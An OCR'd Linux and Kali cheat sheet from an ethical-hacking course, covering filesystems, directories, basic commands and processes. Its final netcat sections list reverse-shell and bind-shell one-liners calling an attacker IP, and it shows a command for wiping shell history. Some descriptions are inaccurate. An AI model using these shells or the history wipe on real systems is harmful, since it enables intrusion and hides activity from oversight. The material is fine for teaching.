
Types of Linux Filesystem

Ext	The very first filesystem, no longer used now due to the limitations
Ext2	Revised version of Ext, allows 2 terabytes of data drives
Ext3	Upgraded version of Ext2 with backward compatibility. Does not support file recovery or disk snapshots
Ext4	Faster and more speed with large files support. Default file system that Linux suggests
JFS	Old filesystem made by IBM. Failed because of corrupted files
XFS	Created in 2001 by Silicon Graphics. Works slowly even with small files
Btrfs	B–Tree File system made by Oracle. Replacement of Ext
Swap	Not a real filesystem but a special option for formatting a drive and creating a backup. Size of data cannot be more than the volume of your RAM.

Linux File System Directories




/	**The main tree (root) of the whole Linux filesystem**
/bin	Linux core commands like ls, mv resides in this directory
/boot	Boot loader and boot files are located in this directory
/dev	Where all physical drives are mounted like USBs DVDs
/etc	This directory contains configurations for all the installed packages
/home	Where every user will have a personal folder to put his folders with his name like /home/ehacking
/lib	Where the libraries of the installed packages located
/media	In this directory all external devices reside like DVDs and USB sticks that are mounted
/mnt	Where you mount other things Network locations and some distros you may find your mounted USB or DVD
/opt	Optional packages are located here, managed by the package manager
/root	It is a Home folder for the root user
/sbin	Like /bin directory, but binaries here are for root user only
/srv	Contains site-specific data which is served by this system
/tmp	It contains all the temporary files

Academy

Linux Cheat Sheet

30 Days Hacking Challenge
Irfan Shakeel
www.ehacking.net


/usr	Where the utilities and files shared between users on Linux
/var	Contains system logs and other variable data
/proc	Kernel creates it in memory. It is used to provide information about the system (originally about processes)



Basic Linux Commands	
Pwd	To know in which directory, you are in
Ls	Grabs all the files and folders
Cd	To go to a directory or folder
Mkdir	Creates a directory
Rmdir	Removes a directory (It only deletes empty directory)
Touch	Creates a file in a directory
Rm	Deletes files in a directory
–help	Shows all the information about the command
Cp	Copy files to a directory.
Mv	moves a file. Can also be used to rename a file
Locate	locates a file just like search in windows
Echo	Moves some data, usually text into a file
Cat	Displays the content of the file
Nano	Default text editor in linux
Df	To see the available disk space
zip and unzip	Use to zip or unzip files
apt-get intall package_name	To install the package from apt repository
Chmod	Changes the permission and makes the file executable
Chown	changes the group ownership of the file
Ping	To check your connection to a server
Clear	Clears the command prompt

Reboot	**To reboot the system**
Hostname	To know your name in your host or network
shutdown	halt, power-off or reboot the machine
Passwd	To change root password

Finding Files in Kali Linux	
Updatedb	To create a local database of all the files in the filesystem.
locate [file or folder name]	Locate and find the complete path of the given file or folder
locate -i [filename]	To ignore the upper and lower case of the file
which [filename]	Used to search the executable file associated with the given command by searching it in the $path environment variable
which -a [argument1 argument2]	Prints all matching pathnames of each argument
find [where to start searching from] [expression determines what to find] [-options] [what to find]	Recursively search any given path for various files



Services in Kali	
service –status-all	To see all the preinstalled services
service [service name] status	To check the status of service
service [service name] start	To start the service
service [service name] stop	To stop the service
service [service name] restart	To restart the service
netstat -antp|grep service	To verify whether the service is running and listening on which port

Shell & Bash Configuration	
echo $shell	To see the dafult shell in linux
cat /etc/shells	To see all the available shells that can be used
shell name	To use any shell just type the name in a terminal
Chsh	Changes login shell
ls -alps | grep .bash	To grab all the bash files
cat /dev/null > ~/.bash_history	To delete the history from .bash_history

Installing & Removing the Packages	
apt-get install [package name]	To install any package
apt-get remove [package name]	To remove any package
apt-get update	Will update the available packages and versions
apt-get upgrade	Will install new version of the packages you are having

Grep & Piping Arguments	
-v	Shows all the lines that do not match the searched string
-c	Displays only the count of matching lines
-n	Shows the matching line and its number
-i	Match both (upper and lower) case
-l	Shows just the name of the file with the string

Commands	
grep root /etc/passwd	Finds the string root from passwd file
cat /etc/passwd | grep root	Redirecting the output of cat /etc/passwd and passing it to grep

File & Directory Ownership	
ls -alh	To see the permission of all the files and directories
ls -l [filename]	To see the permission of a particular file
chown root [filename]	To change the owner of file to root
groups username	To see the groups of user
chgrp root [filename]	To change the group owner of a file to root


Managing Process	
Top	Lists the processes that are currently running in your system
Htop	Provides an interactive process viewer
Free	Displays the amount of free and used memory of the system.
Ps	Shows the snapshot of the current process
ps aux	To see every process of the system
Pstree	To display a tree diagram of processes
Who	Display a list of all the users currently logged into your system
kill [process_id]	To terminate a process forcefully
killall [process_name]	Terminate all instances of a process with the given name

Netcat Banner grabbing	
On Attacking Machine	
nc [target_ip] port	Grabs the banner of service information running on the given port

Connecting/Listening to tcp/udp port

On Target Machine	
nc -nlvp 80	Listening on port 80 and ready to take connection requests On Attacking Machine
nc -nv [target_ip] 80	Checks if tcp port 80 is open on the target machine establish the connection

Reverse/Bind Shell



Transferring files with netcat

Listener	
nc -nlvp 4444 > incoming.txt	Set up a netcat listener on port 4444 and redirect any incoming input into a file called incoming.exe Sender
nc [Listener_IP] 4444 < outgoing.txt	Will push outgoing.txt, which has the content that should be transfer into incoming.txt on receiving machine

Reverse shell

On Attacking Machine	
nc -nlvp 4444	Setup a netcat listener on our attacking machine which is listening on port 4444 On Target Machine
nc [Attacker_IP] 4444 -e /bin/sh	Initiate a reverse shell

Bind Shell

On Target Machine	
nc -lvp 4444 -e /bin/sh	The target binds a bash shell to port 4444 using a netcat listener
nc [target_IP] 4444	The attacker connects to this port 4444 and gain the root shell